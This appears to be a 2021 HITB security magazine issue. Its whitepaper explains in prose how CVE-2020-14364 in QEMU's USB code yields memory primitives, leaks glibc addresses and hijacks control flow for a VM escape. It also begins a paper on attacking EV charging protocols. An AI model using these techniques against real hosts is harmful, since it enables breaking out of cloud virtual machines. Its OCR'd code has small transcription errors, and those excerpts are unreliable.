HITBMag

Keeping Knowledge Free

Issue 12/June 2021

Featuring **WHITE PAPERS** from **HITB2021AMS!**

EDITORIAL

Hey guys - hope you're all doing well despite the continued COVID madness that's still keeping us locked at home. We were hoping we'd be able to have an in-person conference in Amsterdam in May this year but it also looks like our upcoming Singapore event in August is going to have to go fully virtual as well.

While we wait for vaccine rollouts and a return to some kind of normalcy though, we've got a new edition of the HITB magazine to share with you featuring whitepapers by #HITB2021AMS speakers! We've also revamped the HITB Magazine landing page (https://magazine.hitb.org/) and given it a lemony fresh skin. If you're interested in submitting your own articles to our next issue, send your proposals to us at editorial@hackinthebox.org (Note: We only publish articles that are technical, so please don't send us your 'opinion pieces'.)

Despite our Singapore event being forced to go into virtual mode, we are still working on an in-person HITB+ CyberWeek in UAE in November.

Taking place from the 21st till the 25th of November at the Abu Dhabi National Convention Center, CyberWeek 2021 will feature our usual deep-knowledge tracks, hands-on labs, and technical trainings but also an exclusive C-level business track for governments as well as a combined .edu and PRO Capture The Flag contest! Don't worry if you can't make it to the UAE in person though - the event is designed to be hybrid and most of the talks, labs, and content will be recorded or live streamed.

On behalf of the HITB Editorial Team, stay safe, get your vaccines (if you haven't already), and hopefully we'll be chilling with you guys in November at CyberWeek!

- The Usual HITB Suspects

CONTENTS

A DISASTER CAUSED BY A BUG: A black box escape of QEMU based on USB device

Lingni Kong and Yanyu Zhang

ABSTRACT

Qemu is a machine emulator, dedicated to providing emulation of different devices for cloud environments. Many exploits targeting Qemu based on different vulnerabilities have been developed and shown in public, yet all of them need some information about the binary file. In this paper, we analyze the cause of CVE-2020-14364, which is a memory out-of-bounds read and write vulnerability in the USB device of Qemu, and introduce a new approach of realizing the exploit without additional information based on this vulnerability.

INTRODUCTION

When virtualization technology acts as the core of cloud computing today, virtualization software including Qemu-KVM, Hyper-V, Xen, Virtualbox, VMware ESXi, equips on public and private clouds widespread.

As the most popular open-source cloud architecture, OpenStack uses Qemu-KVM as the virtualization implementation of its computing nodes. Therefore, the threat of vulnerabilities in Qemu is very noteworthy for the cloud platform security.

Although Redhat fixes a large number of vulnerabilities in Qemu every year, most of them will not affect OpenStack because they just exploit components not provided by OpenStack. For example, the vulnerabilities CVE-2015-5165 and CVE-2015-7504 [1] presented at the security conference HITB.

Even some serious vulnerabilities affect OpenStack, such as CVE-2015-3456(called the venom vulnerability [2].) which is a heap overflow vulnerability in the virtual floppy disk device. However, no one is able to display a complete exploit or relevant idea publicly.

As the above mentioned, there are only a few vulnerabilities that can be used to escape from the OpenStack virtual machine. It's more challenging to develop an exploit for virtual machine escape in the public cloud since it is difficult for an attacker to obtain the key information such as Qemu version, binary files, and so on.

Thus, when we view as an attacker targeted on public cloud instruments, not only considering the exploitable of vulnerability or stability of the method, it's more vital to escape the affected virtual machine without any additional information.

In this paper, we briefly introduce the Qemu-KVM architecture at first, then we interpret a new conception: black box escape. After analyzing a vulnerability (CVE-2020-14364) impacted cloud security profoundly, we present our approach to achieving a black box escape of a Qemu virtual machine based on this vulnerability. Finally, we give some inspirations via our experience.

BACKGROUND

Qemu-KVM

Qemu is a machine emulator that can simulate different architectures or a complete virtual machine including processor virtualization [3], memory virtualization, and I/O device virtualization.

What's more, Qemu uses different accelerators to accelerate the simulation process, and KVM is one of them. KVM is responsible for realizing the virtualization of CPU and memory in the kernel mode by loading new modules on the Linux kernel [5].

So, while the system is initializing and simulating, Qemu only assure to implement the virtual hardware in the user mode. The architecture of Qemu-KVM improves the performance of system virtualization significantly.

Virtual machine escape

The significance of virtual machines is to serve an isolating virtual operating environment. And its isolation mechanism makes sure that different virtual machines do not interfere with each other or when the virtual machines share host resources, their operations will not disrupt host OS.

Nevertheless, virtual machine escape can be exploited to execute malicious code, which makes the program break away from the virtual machine [4], even attack the host OS, or obtain the host's related permissions.Due to the privileged status of the host OS, the escape of the virtual machine could lead to a serious consequence from attacking the host OS and collapse the entire security system. Therefore, the threat of virtual machine escape to system security is self-evident.

The virtual machine escape attack can be traced to 2007, but the relatively au-hortative concept was proposed by Ken Owens until 2009. From the record and analysis by CVE corporation, the vulnerability of virtual machine escape still increases year by year.

Nowadays, virtual machine escape vulnerabilities have been discovered from all major virtualization software platforms: As early as 2009, a vulnerability in SVGA devices on VMware virtualization platform can realize virtual machine escape; In 2016, researchers achieved Xen escape through a vulnerability in virtual memory management.

Black box escape is a new conception we propose after summarizing the characteristics of our exploit approach. In fact, 'black box' in the conception is similar to the sense of black-box testing: black-box testing can test software functions without getting the internal structure and code of the program.

Similarly, black box escape means that an attacker can escape from a virtual machine without binary symbol information. As compared to the normal methods which need load address and system address from Glibc, black box escape makes attacking public cloud directly possible.

Qemu USB support

Before analyzing the vulnerability CVE-2020-14364, a general comprehension of how does USB data transfer and how does Qemu virtual device process the USB data packets is necessary.

In the Linux kernel, the driver sends the USB data and the structure containing information to the USB device by parsing the urb (USB request block) structure. The related structure plays a role to describe the specific information of data, including the length, type, and address of the USB device for sending or reading the data on the bus.

The corresponding controllers of usb1.0, usb2.0, and usb3.0 are all simulated by Qemu. The driver in guest OS sends USB packets by reading and writing the registers of the corresponding device. For example, we can send a UHCI_TD structure to the device by reading and writing the registers of the usb1.0 default controller UHCI. The UHCI_TD structure describes the type, length, and other information of the data we want to transmit.

Libvirt is a toolkit to manage virtualization platforms, which is used in OpenStack. For each virtual machine created by default, libvirt provides a USB-tablet device on the usb1.0 or usb2.0 bus to solve the bug of mouse synchronization.

The connection method of the USB device will not have any impact on our exploit since the unique position of CVE-2020-14364. So, exploit can easily adapt to platforms based on different connection methods by only modifying the sending method of USB packets.

VULNERABILITY

Under normal circumstances, the driver sends and receives USB packets to the control endpoint as figure 1 shows:





Figure 1: A set of normal data packets for reading and writing USB control endpoint.

1. The driver sends an 8-byte TOKEN_SETUP type data packet. The front six bytes contain control information, and the last two bytes are combined to show the length of the data the driver wants to read or write.
2. When the driver wants to read the control information of some USB devices, the driver will send another TOKEN_IN USB packet matching the length to read the corresponding control information.
3. When the driver wants to set the control information of some USB devices, the driver will send another TOKEN_OUT USB packet matching the length to set the corresponding control information.

CVE-2020-14364 is a memory out-of-bounds read and write vulnerability. It exists in function do_token_setup in the hw/usb/core.c file. This function will process the USB SETUP packet sent to the control endpoint.

As shown in Figure 2 below, the sixth and seventh bytes of setup data are combined in a 16-bit integer, and the integer is assigned to the setup_len in the USBDevice structure.



```
static void do_token_setup(USBDevice*s,USBPacket*p)
{
    int request,value,index;
    if( p >iov.size != 8){
        p->status = USB_RET_STALL;
        return;
    }
    usb_packet_copy(p,s->setup_buf,p->iov.size);
    s->setup_index = 0;
    p->actual_length = 0;
    s->setup_len = (s->setup_buf[7] << 8) | s->setup_buf[6];
    if (s->setup_len > sizeof(s->data_buf)) {
        fprintf(stderr,
                "usb_generic_handle_packet:ctrl buffer too
                  small (%d >%zu)\n",
                s->setup_len,sizeof(s->data_buf));
        p->status = USB_RET_STALL;
        return;
    }
    ...
    if (s->setup_buf[0] & USB_DIR_IN) {
        usb_device_handle_control(s,p,request,value,index,s->
           setup_len, s->data_buf);
        ...
        s->setup_state – SETUP_STATE_DATA;
    } else {
        if (s->setup_len == 0)
            s->setup_state = SETUP_STATE_ACK;
        else
            s >setup_state = SETUP_STATE_DATA;
    }

    p->actual_length = 8;
}
```

Figure 2: A code snippet of do_token_setup()

When the setup_len is too large then make the check fail, do_token_setup will exit directly without clearing the setup_len value. This causes the setup_len of USBDevice illegal when processing the next data packet.

So it's possible to construct this error process as memory out-of-bounds read and write as Figure 3 shows.





Figure 3: A set of data packets used to trigger out-of-bounds read and write vulnerabilities.

1. The driver sends an 8-byte TOKEN_SETUP type data packet, which indi-cates that the driver wants to read the controlw information of the USB device. After the execution of do_token_setup, the setup_state of the USBDevice will be set to SETUP_STATE_DATA.
2. The drive sends an 8 bits TOKEN_SETUP USB packet again. Compared with the content sent at the first time, only the last two bytes representing the length are modified, which will trigger the error we mentioned above: the function do_token_setup will set setup_len to an illegal size before exiting, meanwhile setup_state is still SETUP_STATE_DATA.
3. At this time, as Figure 4 shows, if we send a large number of TOKEN_OUT USB packet, there will be an out-of-bound write of data_buf in function do_token_out.



```
static void do_token_in(USBDevice *s,USBPacket *p)
{
    ...
    switch(s->setup_state){
    ...
    case SETUP_STATE_DATA:
        if(s->setup_buf[0] & USB_DIR_IN){
            int len = s->setup_len - s->setup_index;
            if (len > p->iov.size){
                len = p->iov.size;
            }
            usb_packet_copy(p,s->data_buf + s->setup_index,len
               );
            s->setup_index += len;
            if (s->setup_index >= s->setup_len){
                s->setup_state = SETUP_STATE_ACK;
            }
            return;
        }
        ...
    }
}
static void do_token_out(USBDevice*s,USBPacket*p)
{
    ...
    switch(s->setup_state){
    ...
    case SETUP_STATE_DATA:
        if (!(s->setup_buf[0] & USB_DIR_IN)){
            int len = s->setup_len - s->setup_index;
            if (len > p->iov.size){
                len = p->iov.size;
            }
            usb_packet_copy(p,s->data_buf + s->setup_index,len
               );
            s->setup_index += len;
            if(s->setup_index >= s->setup_len){
                s->setup_state = SETUP_STATE_ACK;
            }
            return;
        }
        ...
    }
```

Figure 4: A code snippet of do_token_in() and do_token_out().

In the same way, we can perform an array reading out-of-bounds operation on data_buf through similar operations:

1. The driver sends an 8-byte TOKEN_SETUP type data packet, which indicates that the driver wants to read the control information of the USB device. After the execution of do_token_setup ends, the setup_state of the USBDevice will be set to SETUP_STATE_DATA.

2. The driver sends an 8-byte TOKEN_SETUP type data packet again. Compared with the content sent for the first time, only the last two bytes representing the length are modified, which triggers the error we mentioned above. In this way, when exiting the do_token_setup function, do_token_setup will set the setup_len to an illegal size while the setup_state is still SETUP_STATE_DATA.
3. At this time, as Figure 4 shows, if we send a large number of TOKEN_IN USB packet, there will be an out-of-bound read of data_buf in function do_token_in.

We can use the above two methods to convert the bug into a continuous out-of-bounds read and write to data_buf of USBDevice.

BLACK BOX ESCAPE

Combined the vulnerability with structure of the USBDevice, we build two primitives:




Figure 5: Some members of USBDevice.

1. Arbitrary offset memory read and write primitive after data_buf. Based on the vulnerability triggering method mentioned above, we are able to do continuously out-of-bound read and write to the data_buf of USBDevice. As Figure 5 shows, the related variables setup_state, setup_len and setup_index used for out-of-bounds read and write are all after data_buf. We build this primitive by triggering this vulnerability and modifying these three variables.
2. Arbitrary read primitive. The driver gets the vendor id and product id of the USB device by sending a series of packets. As shown in Figure 6, these two types of id are stored in the USBDesc structure, which is pointed to by usb_desc of USBDevice. The usb_desc structure pointer is located at a fixed offset after data_buf. Therefore, we construct an arbitrary address reading primitive by changing the usb_desc structure pointer to the memory address we want to read, and reading the vendor id and product id of the USB device through a series of packets.




Figure 6: Relationships between USBDevice and USBDesc.

By using these two primitives, we realize black box escape through two steps:

1. Libc relevant address leakage. In the USBDevice, different endpoints are described by USBEndpoint. As shown in Figure 7 (below), USBEndpoint has a pointer pointed to the USBDevice and it's also behind the memory of data_buf. There is a DeviceS-tate structure stored at the head of the USBDevice which has many function pointers. ObjectFree is one of them which is used to release the Object structure. It points to the free function of a certain library.

   Since all final implementation of free for all library functions is in Glibc of Linux and the free implementation of other libraries is just a jump instruction in the plt segment, we get the address of free of Glibc by repeating parsing the jump instruction and reading the GOT table.

   Once we get the address of free of Glibc, we search the memory and get the address of the system of Glibc as dynELF [6] does. We search for the location of the Glibc ELF head by matching the magic number of the ELF head first. After getting it, we find the system string by traversing the .dynstr section in the ELF and read the same offset of the .dyn section to get the offset of the system function. After pulsing the base address of Glibc, we finally get the address of the system function in the memory.




Figure 7: Relationships between the structures we used to leak the address of free function

2. Hijack control flow. The driver set the free time of usb-tablet through SET_IDLE control command. The realization of this function in Qemu is to set a timer and call the hid_idle_timer function after the timeout. The hid_idle_timer function will eventually use a function pointer of HIDState to handle the event.

   As shown in Figure 8, the HIDState structure is a part of USBHIDState, and the offset relative to the data_buf array is fixed, so we hijack the control flow by overwriting the event function pointer in the HIDState structure. We are also able to control the first argument of the function pointer by overwriting the start position of the HIDState structure. Finally, we send SET_IDLE control command to trigger the call of the event function.




Figure 8: Relationships between the structures we used to hijack control flow.

DISCUSSION

Impact

The vulnerability CVE-2020-14364 was independently reported to RedHat by 360 security researcher Xiao Wei and Qi Anxin security researcher Zhang Ziming. Redhat fixed the vulnerability on August 24, 2020. This vulnerability affects all versions of Qemu between 1.0 and 5.1.0. Triggering the vulnerability requires at least one USB device connected to the virtual machine.

Defence

It's of concern to deploy a sandbox on Qemu process for defending CVE-2020-14364.

CONCLUSION

In the past few years, there have been some high-quality vulnerabilities in Qemu. But currently, there is no vulnerability that can achieve a black box escape Qemu virtual machine through a single vulnerability like CVE-2020-14364. What's more concerning is that the range of versions affected by the vulnerability is very large, and for different versions, the method of exploitation does not require any modification at all.

For cloud vendors, this vulnerability is an important warning. The emergence of black box escapes means that some vulnerabilities can pose serious threats even in the absence of binary files. It also means that it is necessary to set a certain sandbox strategy for the Qemu process. After all, we should never put all eggs in a basket. □

ACKNOWLEDGMENT

We would like to thank Haipeng Qu and Hanqing Zhao for constructive suggestions in the paper writing.

REFERENCES

[1] Xu Liu, Shengping Wang."Escape From The Docker-KVM-QEMU Machine." Hitbsecconf2016:https://conference.hitb.org/hitbsecconf2016/sessions/escape-from-the-docker-kvm-qemu-machine/.

[2] "VENOM Vulnerability". venom.crowdstrike.com. Retrieved 2018-12-07

[3] Fabrice Bellardet.al.QEMU,2019:https://www.qemu.org/.

[4] Baliga, Arati, Liviu Iftode, and Xiaoxin Chen. "Automated containment of rootk-its attacks." Computers Security 27.7-8 (2008): 323-334.

[5] Datta, Shamanna M, et al. "Hardware protection of virtual machine monitor run-time integrity watcher." U.S. Patent No. 9,566,158. 14 Feb. 2017.

[6] https://docs.pwntools.com/en/stable/dynelf.html

X -IN-THE-MIDDLE

Attacking Fast Charging Piles and Electric Vehicles

Wu HuiYu and Li YuXiang

INTRODUCTION

EV CHARGING

The rapid expansion of the electric vehicle market has promoted the construction of charging infrastructure.DC charging has higher charging power, and in order to confirm the charging voltage and current, the electric vehicle and the charging station will communicate after being connected.




AC versus DC Charging
Alternating Current (AC)
Direct Current (DC)
On-board Charger
BMS
Li-ion Battery
DC Rapid Charging Station
While every EV needs an onboard charger, size constraints reduce charge.
High voltage DC chargers can take a lot of power and feed it directly to the battery.

Figure 1: AC VS DC Charging

There are different charging standards in different country. For example, all electric cars in China must support the GB/T standard. Electric car use CAN-BUS to communicate with charging plies, while in most parts of Europe, CCS standards are used, and Electric cars and charging piles use PLC to communicate. with the exception of Tesla, who has its own Supercharger network all over the world, and it uses a private communication protocol.



	CHAdeMO	GB/T	US-COMBO CCS1	EUR-COMBO CCS2	Tesla
Connector					
Inlet					
IEC	✓	✓	✓	✓	
	IEEE		SAE		
EN	✓			✓	
JIS	✓	✓	✓	✓	
GB		✓			
Protocol	CAN		PLC		CAN
V2X Function	✓				?
Max Power	400kW 1000x400	185kW 750x250	200kW 600x400	350kW 900x400	?
Market Power	150kW	125kW	150kW	350kW	120kW
Start @	2009	2013	2014	2013	2012

Table 1 Charging Standards

In addition, we also want to talk about why we chose to study the electric charging security. The main reason is that we found Electric vehicles infrastructure is making progress towards a more intelligent, more high-power direction.

The construction of charging stations is accelerating all over the world, but there is little research on the security of electric vehicle infrastructure.

ATTACK SURFACE ANALYSIS

First of all, EV Charging piles are also Internet of things devices, which usually have built-in intelligent systems and operating interfaces, while facing security risks in hardware, systems, cloud services and communications.

But our focus is on the security of the communication protocol between the electric vehicle and the charging pile.This will be a new and interesting exploration.

The following picture shows the process of charging a car at a DC charging station, Charge controller communicates with BMS before charging to confirm parameters such as charging voltage and current, which involves a lot of data exchange.

So, if we can implement a man-in-the-middle attack, we might be able to

1. Find Vulnerabilities in BMS and Charge controller through Fuzzing;
2. Analyze private protocols and bypass identity authentication mechanism;
3. Damage the car by tampering with the charging voltage and current.

